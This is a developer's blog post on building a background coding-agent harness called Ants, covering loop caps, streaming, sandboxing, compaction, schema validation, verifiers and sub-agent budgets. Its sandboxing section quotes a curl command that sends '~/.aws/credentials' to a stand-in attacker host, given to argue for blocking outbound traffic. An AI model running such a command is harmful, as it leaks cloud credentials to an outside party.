Building Background Agents
@dalexeenko|May 19, 2026 (2m ago)68 views
In the summer of 2025, sitting on a patio next to Jardim da Estrela in Lisbon, a group of friends at a dinner asked me what I'm excited about in tech. Naturally, I said AI. But it wasn't until November of last year, when I pointed my OpenCode instance at Claude Opus 4.5, that I actually got hooked.
I'd always been curious about the engineering problems one has to solve to build an orchestration harness on top of a large language model. How do you build a tool that relentlessly pushes toward progress, instead of a single transactional response that tells you that you're absolutely right?
The best way to find out is, of course, to build one. So I did, with the help of a good friend, Brian Brunner. What follows is what I learned building something in the same category as Stripe Minions, Ramp Inspect, and Shopify River.
 The agent streams tool calls and bash output in real time as it scaffolds a TypeScript project.
What the system actually does
It starts with a chat window. The system spawns a worker per project, the worker calls an LLM in a loop and uses tools to make real changes on disk, and events stream back to you as it goes. Four moving parts:
- A web app running in your browser, that's a chat window.
- A server. It listens on a port, owns the database of projects, and is the only part of the system that ever talks to the workers.
- An agent — one Node.js process per project, spawned by the server on demand. This is the actual robot. It calls the model, executes tools, writes files, runs commands, and emits events about everything it does.
- A model. Can be Claude, GPT, Kimi, etc. The architecture is model-agnostic; you can swap in anything that speaks the Anthropic-style tool-calling protocol.
The flow looks like this:
Browser
  │  POST /prompt/stream
  ▼
Server (port 6647)
  │  spawn / connect
  ▼
Agent (per-project Node process)
  │  HTTPS
  ▼
Model
Almost every design decision I care about lives inside one of those arrows.
The big for loop
Start with the agent loop. Its job is to take one user message and turn it into a result, which usually takes more than one model call. The loop itself is simple:
1. Ask the model what to do next
2. If the model returned no tool calls → done
3. Otherwise, execute each tool, append the results, and loop
In Ants it's a for loop capped at two hundred iterations. You need the cap: a confused model will happily sit there calling ls forever, and you don't want to learn about that from a billing alert.
const recentSignatures: string[] = []

for (let i = 0; i < MAX_ITERATIONS; i++) {
  const response = await model.complete({ messages, tools })
  messages.push(response)

  if (response.toolCalls.length === 0) return // model is done

  const sig = JSON.stringify(response.toolCalls.map(c => [c.name, c.input]))
  recentSignatures.push(sig)
  if (recentSignatures.slice(-5).every(s => s === sig)) {
    throw new Error("agent stuck: 5 identical tool calls in a row")
  }

  for (const call of response.toolCalls) {
    messages.push({ role: "tool", id: call.id, content: await tools.run(call) })
  }
}
throw new Error(`hit ${MAX_ITERATIONS} iteration cap`)
There is a second cap here that catches a more interesting failure mode. Every iteration, the agent computes a call signature, a serialization of the tool names and arguments it just asked for. The last five signatures are kept in a rolling buffer. If all five are identical, the agent is stuck and the loop throws; the same call against the same arguments five times in a row is almost never the right answer.
Both guards are there for the same failure: a loop that won't stop on its own.
Knowing when to stop is harder than it sounds. The usual convention is implicit: the model returns an assistant message with no tool calls, and the loop exits. There's no explicit "done" tool; the model decides for itself.
But it has a couple of problems:
First is that "no tool calls" isn't exactly the same thing as "the model finished". The model can also send a stop_reason (e.g., due to max_tokens, etc.). I shipped a version of Ants that didn't look at that part of the response: the Anthropic client received stop_reason and dropped it. A response that hit max_tokens with no tool calls in the final block looked like completion. The fix is to normalize the model's stop signal into the response object, treat end_turn/stop as done, and surface everything else as incomplete or retryable.
Second, recovering from a failed tool call. When npm install dies because the registry is flaky, do you feed stderr back and let the model retry, or escalate? Feeding it back is usually fine, right up until it turns one flaky network call into a twenty-minute retry loop. So you end up sorting errors by what to do with them: retry the transient ones with backoff, bounce the user-fixable ones back to the user, and abort on the fatal ones.
It also helps to check the model's work before you believe it. Did the tests pass? Does the thing actually compile? If not, the model doesn't get to call itself done.
Streaming
It's easy to underrate the streaming pipeline. Nobody wants to stare at a spinner for fifteen seconds while the agent "thinks". They want text appearing word by word, and they want "calling bash..." to flash up the instant the tool fires.
That means events have to flow three hops in real time:
Model  ──SSE──▶  Agent (message_start, content_block_delta, tool_use)
Agent  ──SSE──▶  Server (richer protocol: tool results, todo updates, errors)
Server ──SSE──▶  Browser (proxy + event-buffer for replay)
Event-buffering is what makes the chat survive a closed tab. Each session has an append-only event log keyed by _eventIndex. If the browser disconnects, it can reconnect with ?lastEventIndex=N and replay anything it missed. Two tabs subscribed to the same session both get the same fire-hose.
class SessionEventBuffer {
  private events: Event[] = []
  private subscribers = new Set<(e: Event) => void>()

  append(event: Omit<Event, "_eventIndex">) {
    const e = { ...event, _eventIndex: this.events.length }
    this.events.push(e)
    for (const fn of this.subscribers) fn(e)
  }

  subscribe(fromIndex: number, onEvent: (e: Event) => void) {
    for (const e of this.events.slice(fromIndex)) onEvent(e) // replay
    this.subscribers.add(onEvent)
    return () => this.subscribers.delete(onEvent)
  }
}
The nastiest bug here was two readers pulling from the same async generator. My Anthropic client handed the streaming generator to the executor and, in the same function, kicked off a createResponsePromise(...) that also iterated it to assemble the final message. An async generator gives each value to exactly one consumer, so roughly half of every response went to the promise and the other half to the executor. The symptom was that the agent would drop a sentence mid-stream, and compaction summaries came out with holes in them. The fix was to have the response promise wait on a shared state.done flag the executor sets, rather than iterate the generator itself.
Sandboxes everywhere
Once the agent is running, it can execute arbitrary code on your machine. That should make you a little nervous. The options, roughly:
| Approach | Isolation | Slowdown | Pain |
|---|---|---|---|
| Run as the user on host | none | none | rm -rf ~ |
| Git worktree | filesystem only | minimal | still rm -rf |
| Docker container | filesystem + network | seconds | Docker daemon |
| Firecracker / gVisor | kernel-level | seconds | infra effort |
| Remote sandbox (Modal, E2B) | full | ~100ms network | cost, vendor |
The filesystem boundary was the bit I most underestimated. My read/write/edit tools each checked fullPath.startsWith(ctx.workingDirectory). Fine, except /tmp/repo-secrets/file also starts with /tmp/repo. A model walking one directory up lands in someone else's data. One line, subtly wrong, in three files. The right check is to resolve both paths and refuse anything whose relative path begins with .. or is absolute — and run a symlink-realpath pass on top, because a friendly-looking symlink inside the workspace will gladly point at /etc.
Even in a Docker container, curl https://fraud.com/$(cat ~/.aws/credentials) works unless you firewall outbound. The Docker network is bridged by default; the world is reachable. The choices are roughly --network none with an explicit egress proxy for the handful of hosts you actually need (npm, GitHub, the model provider), or an egress allow-list at the firewall.
The agent also needs to push branches, but you don't want it anywhere near ~/.ssh. Issue a short-lived GitHub App token scoped to a single repo, mount it in, let it expire inside an hour. Same story with model keys: don't pass ANTHROPIC_API_KEY into the container if you can route the calls through a server-side proxy that injects it. The rule I kept coming back to: don't hand the sandbox a credential it can read at rest.
Then there's the permission system itself. The first time the agent wants to run git push, ask the user; subsequent calls in the same session are allowed without prompting. Ants does this in packages/core/src/permissions.ts — there's an alwaysAllow list, an ask mode, and a deny list, and the executor enforces them around every tool call.
type Decision = "allow" | "ask" | "deny"

async function check(call: ToolCall, session: Session): Promise<Decision> {
  if (session.deny.matches(call)) return "deny"
  if (session.alwaysAllow.matches(call)) return "allow"

  const decision = await session.askUser(call) // suspends the loop
  if (decision === "always") session.alwaysAllow.add(call.signature)
  return decision === "always" ? "allow" : decision
}
Sandbox code should be default-deny, and mine wasn't. My Docker manager mounted the project read-write, passed environment secrets straight through, and only turned on a network policy if you'd configured one. The defaults should be read-only mounts with a single explicit write layer, no inherited env, and network off until you name what it's allowed to reach.
Context window management and compaction
Every LLM conversation eventually outgrows the model's context window (1M tokens these days; crazy to think how it was 10k tokens just three years ago). A long session, especially one full of tool calls and their results, hits the limit in under an hour. You have to summarize the conversation to keep it moving (compaction).
I do it at three points. Once at the start of a user turn, if the window has already grown past a threshold. Again right before the API call, if the payload is over ~95% of the model limit. And as a last resort, after the API itself comes back with context_length_exceeded.
The summary itself is an LLM call. A fixed prompt asks the model to write down what got done, which files changed, what it decided and why, what's still broken, and where to pick up next. That summary becomes message zero in the next prompt sent to the model, and the agent's working window is, by definition, "everything from the most recent summary to the present."
The thing that made this click for me: the working window isn't the conversation. The conversation lives in that same SessionEventBuffer from earlier — append-only, durable, complete. The working window is just a view the harness computes from it each turn. Summarization is one view. The raw tail is another. A retrieval cut ("the eight events most relevant to what the user just asked") is a third. So compaction isn't destructive. You don't delete old events, you stop including them in the next view, and if the summary drops something important the originals are still sitting in the log.
The failure mode that bit me wasn't about frequency, it was about quality. A bad summary makes the agent re-litigate a decision it already settled, or worse, undo work it already did. Compaction is one of the few places where the system can quietly make itself worse, and that's the real reason to keep the underlying log around: when a summary comes out bad, you can still go back to what actually happened.
Compaction is also the cheapest of three patterns for "the model can't hold everything in its head"; retrieval (embed past messages, pull what's relevant) and structured memory (Claude Code's memory tool, remember(fact) / recall(query)) are the other two. A serious system uses all three as different view strategies over the same event log. Ants only really uses compaction today, which is why it still forgets what you told it last week.
Tool definitions are prompts (and they have to be valid JSON Schema)
I want to use one bug I hit this week to illustrate a more general lesson.
After everything else was wired up, my agent kept hanging on its first model call. I'd added an ANTHROPIC_API_KEY, the server logs showed the request going out, and then nothing. The agent process was alive but waiting forever. The chat sat on a "Thinking…" indicator with no diagnostic of any kind:
 The chat sat on a 'Thinking...' indicator with no diagnostic — the user message had been posted, the agent had spawned, but the underlying model call was being silently rejected.
The actual error, once I looked at the right log line, was:
tools.18.custom.input_schema: JSON schema is invalid.
It must match JSON Schema draft 2020-12
The nineteenth tool in the array had a schema Claude refused to accept. The cause was that I was generating my tool schemas with zod-to-json-schema set to target: "openApi3". OpenAPI 3.0 is a dialect of JSON Schema that uses nullable: true instead of type: ["string", "null"], doesn't use $defs, and has a handful of other small differences. Claude requires JSON Schema 2020-12 specifically. The fix was three characters — drop the target option — but the lesson is broader.
Tool definitions are prompts, and like prompts, they have a contract with the model. The description text is what the model reads when it decides which tool to call. A tool description that says "use this when you want to edit a file" is a description; a tool description that says "use this for edits where you know the exact previous string; if you only have a fuzzy location, prefer search_replace" is a specification. The model behaves dramatically differently between the two.
The OpenAPI/JSON-Schema dialect issue is the same kind of problem: a contract failure that silently dropped my agent into a stuck state, because the error surfaced from the model only after a few seconds of latency. Validate your tool schemas eagerly — run them through Ajv against the dialect your model requires, as a unit test, on every commit. The class of bug that "the model rejected your schema after a network round-trip" is uniquely painful because nothing in your local environment surfaces it.
Verifiers, or: how the agent measures itself
There is an entire failure mode where the agent thinks it's done, the chat looks great, and the code doesn't actually work. The defense against this is verifiers — small pure functions that score the world after the agent has finished. Ants has them in packages/verifiers:
fileExists(path)— did the file get created?fileContains(path, pattern)— does it contain the right thing?scriptOutputs(path, expected)— does running it produce the right stdout?typescriptCompiles(path)— doestsc --noEmitpass?
Each returns a score between zero and one, and verifiers compose: allPass averages, anyPass takes the max. A task with two verifiers can score 0.5 if the agent produced the right output via a different code path than expected. That partial credit is deliberate: it gives you a gradient instead of a binary pass/fail, which is what makes the harness useful for RL training and not just evaluation.
type Verifier = (cwd: string) => Promise<number> // 0..1

const fileExists = (p: string): Verifier =>
  async cwd => (fs.existsSync(path.join(cwd, p)) ? 1 : 0)

const allPass = (...vs: Verifier[]): Verifier =>
  async cwd => {
    const scores = await Promise.all(vs.map(v => v(cwd)))
    return scores.reduce((a, b) => a + b, 0) / scores.length
  }

const anyPass = (...vs: Verifier[]): Verifier =>
  async cwd => Math.max(...(await Promise.all(vs.map(v => v(cwd)))))
This is also the part of the system that gets you to "we can A/B test prompt changes" and "we can fine-tune a model against our own benchmark." Without it, every change to the agent is a vibes-based change.
Multi-agent orchestration
Once one agent works, you inevitably want to run several at once. Now you've got a new problem: with N agents, how do they coordinate?
Shared state is the boring half. Two agents editing the same file race each other; last write wins, the other agent's work disappears. The straightforward fix is per-agent worktrees that merge at the end. The simpler-but-uglier one is a checkout lock that serializes writes. Ants does the former; Cursor's background agents do something similar with per-task containers.
The interesting half is the orchestrator-worker pattern: one LLM call splits the task, dispatches sub-tasks to worker agents, then aggregates the results. Each worker has its own context, much smaller than a single monolithic agent would need. The hard part is the aggregation prompt — "here are four PR-like outputs from four sub-agents, merge them sensibly" is not something a model does well by default. The harness has to give the orchestrator the right primitives (the diff, the test results, the verifier scores) and ask a precise question.
Budget enforcement is where I got it wrong. My task tool exposes maxIterations and tokenBudget as parameters a parent agent can set on a child. They look like first-class controls, but they aren't. executeSubagent accepted them, prefixed them with an underscore — the universal TypeScript signal for "I'm ignoring this on purpose" — and let the child fall through to the global 200-iteration cap. From the parent's perspective the budget was honored. From the runtime's perspective there was no budget at all. Any control surface a parent agent can set on a child needs to be checked inside the child's loop, after every LLM call and every tool result. Multi-agent systems amplify whatever you got wrong in the single-agent case.
From what I've seen at work, parallelism wins. Two or three workers with small contexts cost less in tokens than one big agent with a giant context, and they finish faster. The catch is that you only get that if your aggregation works and your budget controls are real.
Brian and I worked together for years at Stripe and Cloudflare. He just joined OpenAI. I don't know what an engineering org looks like when most of the code gets shipped by agents instead of engineers. Brian will. Maybe he'll tell me.
Ants is open source at github.com/dalexeenko/ants.